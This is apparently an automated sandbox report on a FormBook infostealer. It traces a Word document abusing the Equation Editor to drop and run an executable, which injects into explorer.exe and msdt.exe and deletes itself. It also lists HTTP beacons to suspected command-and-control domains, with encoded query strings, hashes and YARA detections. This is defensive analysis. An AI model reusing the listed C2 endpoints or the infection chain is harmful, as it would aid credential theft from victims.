2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 76 68 3b 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 63 6f 6c Data Ascii: 141d<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" con tent="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;paddi ng:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-dec oration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;displ ay:flex;min-height:100vh;flex-direction:col

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 18:18:53.504982948 CET	755	OUT	GET /md4m/?o6=iLbGWxMFXdgKEpL2TSMWaw9OaDtRDyXHkSE5TtIvNbs2aDnrNryG0VWzTBZoyEuMZj5Q2g==&WZ8=Jpspdz90i HTTP/1.1 Host: www.muzicalbox.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2022 18:18:53.620393038 CET	756	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 13 Jan 2022 17:18:53 GMT Content-Type: text/html Content-Length: 275 ETag: "6192576d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49171	109.94.209.123	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 18:18:58.849119902 CET	757	OUT	GET /md4m/?o6=g4mIzHCmTqQfqybpH+qy2JB4BTiy5veIhmlYwoI1p7WHXjRjdWpxwA0RJbk1Zi8DwkVpDA==&WZ8=Jpspdz90i HTTP/1.1 Host: www.extraordinarymiracle.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2022 18:18:58.928126097 CET	757	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Thu, 13 Jan 2022 17:18:58 GMT Content-Type: text/html Content-Length: 169 Connection: close Location: https://www.extraordinarymiracle.com:443/md4m/?o6=g4mIzHCmTqQfqybpH+qy2JB4BTiy5veIhmlYwoI1p7WHXjRjdWpxwA0RJbk1Zi8DwkVpDA==&WZ8=Jpspdz90i Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 32 30 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx/1.20.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49172	91.195.240.13	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2022 18:19:03.995932102 CET	758	OUT	GET /md4m/?o6=iivCXU6wK9iYddcjehmaxCiNBPMMgXmeZKHdMU3TLXq0dC3uGVX9MdG5RNTIsnXyIv0bSw==&WZ8=Jpspdz90i HTTP/1.1 Host: www.realstakepool.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2022 18:19:04.058167934 CET	760	IN	HTTP/1.1 200 OK Date: Thu, 13 Jan 2022 17:19:04 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Expires: Mon, 26 Jul 1997 05:00:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhxb9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_2Mk9EhopbXMu42eavgK1yXE4PglsRvR8qjaVl2mNVBSizKR8WUmb1Wa+buflcm3md4clWQgYQYD4jU1VeTXlQg== Last-Modified: Thu, 13 Jan 2022 17:19:04 GMT X-Cache-Miss-From: parking-78bc4f798d-jmf9p Server: NginX Data Raw: 35 63 35 31 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 6e 79 6c 57 77 32 76 4c 59 34 68 55 6e 39 77 30 36 7a 51 4b 62 68 4b 42 66 76 6a 46 55 43 73 64 46 6c 62 36 54 64 51 68 78 62 39 52 58 57 58 75 49 34 74 33 31 63 2b 6f 38 66 59 4f 76 2f 73 38 71 31 4c 47 50 67 61 33 44 45 31 4c 2f 74 48 55 34 4c 45 4e 4d 43 41 77 45 41 41 51 3d 3d 5f 32 4d 6b 39 45 68 6f 70 62 58 4d 75 34 32 65 61 76 67 4b 31 79 58 45 34 50 67 6c 73 52 76 52 38 71 6a 61 56 6c 32 6d 4e 56 42 53 69 7a 4b 52 38 57 55 6d 62 31 57 61 2b 62 75 66 6c 63 6d 33 6d 64 34 63 6c 57 51 67 59 51 59 44 34 6a 55 31 56 65 54 58 6c 51 67 3d 3d 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 72 65 61 6c 73 74 61 6b 65 70 6f 6f 6c 2e 63 6f 6d 26 6e 62 73 70 3b 2d 26 6e 62 73 70 3b 51 75 65 73 74 6f 20 73 69 74 6f 20 77 65 62 20 c3 a8 20 69 6e 20 76 65 6e 64 69 74 61 21 26 6e 62 73 70 3b 2d 26 6e 62 73 70 3b 72 65 61 6c 73 74 61 6b 65 70 6f 6f 6c 20 52 69 73 6f 72 73 65 20 65 20 69 6e 66 6f 72 6d 61 7a 69 6f 6e 65 2e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 51 75 65 73 74 6f 20 73 69 74 6f 20 77 65 62 20 c3 a8 20 69 6e 20 76 65 6e 64 69 74 61 21 20 72 65 61 6c 73 74 61 6b 65 70 6f 6f 6c 2e 63 6f 6d 20 c3 a8 20 6c 61 20 70 72 69 6d 61 20 65 20 6d 69 67 6c 69 6f 72 20 66 6f 6e 74 65 20 70 65 72 20 74 75 74 74 65 20 6c 65 20 69 6e 66 6f 72 6d 61 7a 69 6f 6e 69 20 72 69 63 65 72 63 61 74 65 2e 20 44 61 20 74 65 6d 69 20 67 65 6e 65 72 61 6c 69 20 61 20 Data Ascii: 5c51<!DOCTYPE html><html lang="en" data-adblockkey=MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANnylWw2vLY4hUn9w06zQKbhKBfvjFUCsdFlb6TdQhxb9RXWXuI4t31c+o8fYOv/s8q1LGPga3DE1L/tHU4LENMCAwEAAQ==_2Mk9EhopbXMu42eavgK1yXE4PglsRvR8qjaVl2mNVBSizKR8WUmb1Wa+buflcm3md4clWQgYQYD4jU1VeTXlQg==><head><meta charset="utf-8"><title>realstakepool.com - Questo sito web in vendita! - realstakepool Risorse e informazione.</title><meta name="viewport" content="width=device-width,initial-scale=1.0,maximum-scale=1.0,user-scalable=0"><meta name="description" content="Questo sito web in vendita! realstakepool.com la prima e miglior fonte per tutte le informazioni ricercate. Da temi generali a

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2644 Parent PID: 596

General

Start time:	18:16:16
Start date:	13/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f140000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1124 Parent PID: 596

General

Start time:	18:16:18
Start date:	13/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true

Copyright Joe Security LLC 2022

Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: medicomsh78694.exe PID: 2824 Parent PID: 1124

General

Start time:	18:16:19
Start date:	13/01/2022
Path:	C:\Users\user\AppData\Roaming\medicomsh78694.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\medicomsh78694.exe
Imagebase:	0xad0000
File size:	707072 bytes
MD5 hash:	8807C2E0F2973A22812AF6E61BA72667
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.426191133.0000000003139000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.426191133.0000000003139000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.426191133.0000000003139000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.424376264.00000000024B2000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 34%, Metadefender, Browse • Detection: 51%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Read

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: medicomsh78694.exe PID: 2008 Parent PID: 2824

General

Start time:	18:16:24
Start date:	13/01/2022
Path:	C:\Users\user\AppData\Roaming\medicomsh78694.exe
Wow64 process (32bit):	true
Commandline:	{path}

Imagebase:	0xad0000
File size:	707072 bytes
MD5 hash:	8807C2E0F2973A22812AF6E61BA72667
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.459819951.0000000000380000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.459819951.0000000000380000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.459819951.0000000000380000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.421277474.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.421277474.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.421277474.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.459848948.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.459848948.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.459848948.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.459738271.00000000001C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.459738271.00000000001C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.459738271.00000000001C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.421612271.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.421612271.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.421612271.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2008

General

Start time:	18:16:27
Start date:	13/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2022

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.451724883.00000000097D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.451724883.00000000097D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.451724883.00000000097D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.444150241.00000000097D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.444150241.00000000097D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.444150241.00000000097D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: msdt.exe PID: 2848 Parent PID: 1764

General

Start time:	18:16:40
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0xc40000
File size:	983040 bytes
MD5 hash:	F67A64C46DE10425045AF682802F5BA6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.674644749.00000000001E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.674644749.00000000001E0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.674644749.00000000001E0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.674581612.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.674581612.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.674581612.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.674669854.0000000000210000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.674669854.0000000000210000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.674669854.0000000000210000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 448 Parent PID: 2848

General

Start time:	18:16:44
Start date:	13/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\user\AppData\Roaming\medicomsh78694.exe"
Imagebase:	0x4a2b0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2022